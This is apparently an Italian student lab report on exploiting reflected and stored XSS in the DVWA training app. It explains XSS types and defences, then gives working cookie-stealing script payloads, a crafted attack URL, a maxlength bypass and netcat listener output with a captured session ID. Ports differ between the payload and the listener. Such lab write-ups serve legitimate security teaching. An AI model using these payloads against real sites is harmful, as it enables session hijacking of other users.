

Exploit DVWA-XSS

Traccia:

Lo scopo dell'esercizio è quello di usare l'attacco XSS reflected per rubare i cookie di sessione alla macchina DVWA, tramite uno script.

Dobbiamo creare una situazione in cui abbiamo una macchina vittima (DVWA), che cliccherà sul link malevolo (XSS), e una macchina che riceve i cookie, nel nostro caso creiamo una sessione aperta con NetCat.

Inoltre, si deve:

- Spiegare come si comprende che un sito è vulnerabile.
- Portare l'attacco XSS.
- Fare un report su come avviene l'attacco con tanto di screenshot.

Capire se un sito web è vulnerabile a potenziali minacce informatiche è un processo complesso che richiede più passaggi:

- Scansione di Vulnerabilità: si possono utilizzare strumenti di scansione automatica per identificare vulnerabilità note. Questi strumenti possono rilevare problemi comuni come SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF) e altre vulnerabilità di sicurezza.
- Analisi del Codice Sorgente: Se possibile, si può esaminare il codice sorgente del sito web per identificare potenziali problemi di sicurezza. Questo può includere la revisione di codice non sicuro, il controllo delle configurazioni e la valutazione dell'uso di librerie o dipendenze esterne.
- Test di Penetrazione: Un pentest il cui scopo è l'attacco simulato al sito, per identificare vulnerabilità che non sono state rilevate dalle scansioni automatiche.

L'attacco xss:

L'attacco Cross-Site Scripting, noto come XSS, è un tipo di vulnerabilità della sicurezza che si verifica nelle applicazioni web. Il termine "Cross-Site" si riferisce al fatto che questo attacco coinvolge solitamente l'esecuzione di script da un sito diverso da quello che sta fornendo il contenuto.

L'attaccante trova un modo per inserire (o "iniettare") uno script dannoso in una pagina web che altri utenti visualizzeranno. Questo può accadere attraverso input dell'utente che non è adeguatamente filtrato o sanificato dall'applicazione web. Ad esempio, un campo di commento in un sito web che non filtra correttamente gli input degli utenti. Quando un altro utente visita la pagina compromessa, il codice JavaScript dannoso viene eseguito nel loro browser. Poiché lo script viene eseguito nel contesto della sessione dell'utente, sembra essere un codice legittimo del sito web.

Una volta che lo script è in esecuzione, può svolgere una varietà di azioni dannose. Queste possono includere il furto di cookie di sessione, che può consentire l'accesso non autorizzato agli account degli utenti, la manipolazione della pagina web visualizzata dall'utente, il reindirizzamento a siti dannosi o il furto di informazioni sensibili.


Ci sono 3 tipi di attacchi XSS:

1. XSS Riflesso: Questo tipo di attacco si verifica quando il codice malevolo è parte di una richiesta inviata al server web, che poi riflette il codice nel browser dell'utente. Spesso, questo avviene attraverso URL manipolati o tramite input in formulari web.
2. XSS Memorizzato (Persistente): In questo caso, il codice dannoso viene memorizzato sul server web, ad esempio in un database, e poi visualizzato regolarmente agli utenti attraverso la pagina web normale. È più pericoloso perché non richiede un'azione immediata da parte dell'utente (come cliccare su un link).
3. XSS Basato sul DOM: Questo tipo avviene quando il codice JavaScript dannoso modifica il Document Object Model (DOM) della pagina web, eseguendo così lo script malevolo. Questo tipo di XSS è interamente basato sul lato client e non coinvolge dati inviati al server.


Per proteggere un'applicazione web da attacchi XSS, è fondamentale:

- Sanificare e validare tutti gli input lato server e client.
- Utilizzare politiche di Content Security Policy (CSP) per limitare le risorse caricate ed eseguite.
- Evitare la creazione di markup HTML direttamente dai dati forniti dall'utente.
- Utilizzare framework moderni che offrono protezione incorporata contro XSS

Report dell'attacco XSS Reflected:



Per andare a verificare che la pagina web non abbia gli input sanificati proviamo a scrivere hello in corsivo tramite il comando `<|> hello`.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Submit

Hello *hello*

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Come possiamo vedere l'applicazione ci restituisce la parola hello in corsivo, allora noi proviamo a fare un altro test per confermare l'eventuale vulnerabilità tramite l'uso dello script `<script>alert('test')</script>` che ci restituisce un pop-up con la scritta test inserita da noi.



A questo punto proviamo ad usare uno script che sia in grado di prendere i cookie di sessione e mandare il risultato direttamente su un altro web server in cui noi siamo in ascolto sulla porta 12346 tramite nc.

Lo script che useremo sarà:

```
<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie;</script>
```


Il link generato dallo script è:

```
http://192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie;</script>#
```


```
(kali㉿kali)-[~]  
$ nc -l -p 12346  
GET /?cookie=security=low;%20PHPSESSID=05e166b5b4edd00be3e3ca7f95d3338d HTTP/1.1  
Host: 127.0.0.1:12346  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.50.101/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```

Come risultato del nostro script si può vedere dalla foto nella prima riga sono presenti i cookie di sessione della dvwa.

Report dell'attacco XSS Stored:




Anche in questo caso per andare a vedere se la pagina web risponde ai nostri comandi proviamo ad inserire uno script alert pop up per verificare che funzioni.



Successivamente visto che la pagina web ci limita lo spazio di scrittura nella sezione messaggi non potremmo essere in grado di inserire il nostro script per prendere i cookie:

```
<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie;</script>
```

Quindi per superare questo problema dobbiamo andare ad eliminare il limite di lunghezza massimo presente sul codice html che si trova sotto la voce textarea.



Dopo aver eliminato la lunghezza massima di 50 caratteri saremmo in grado di inserire il nostro script

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="test"/>
Message *	<input type="text" value="<script>window.location='http://127.0.0.1:12346/?cookie=' + document.cookie;</script>"/>
<input type="button" value="Sign Guestbook"/>	

Visto che questo è un tipo di attacco permanente sul sito web da adesso in poi ogni utente che entrerà in questa pagina riceverà il messaggio 'you have been hack' e manderà a noi i cookie di sessione di quell'utente

(root@kali)-[~] # nc -l -p 12346 GET /?cookie=security=low;%20PHPSESSID=05e166b5b4edd00be3e3ca7f95d3338d HTTP/1.1 Host: 127.0.0.1:12346 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Connection: keep-alive Referer: http://192.168.50.101/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: cross-site	Name: a Message: Name: q Message: q Message: bona applicazione Name: prova lung Message: f-n=>n.removeAttribute('maxlength'); Name: prova lung Message: f-n=>n.removeAttribute('maxlength'); Name: prova lung Message: f-n=>n.removeAttribute('maxlength');
---	---

In conclusione, la mancanza di attenzione per la sanificazione degli input da parte dei developer del sito ha causato la possibilità di utilizzare questa vulnerabilità e permetterci di prendere i cookie di sessione di qualsiasi persona che entrasse in quella pagina specifica.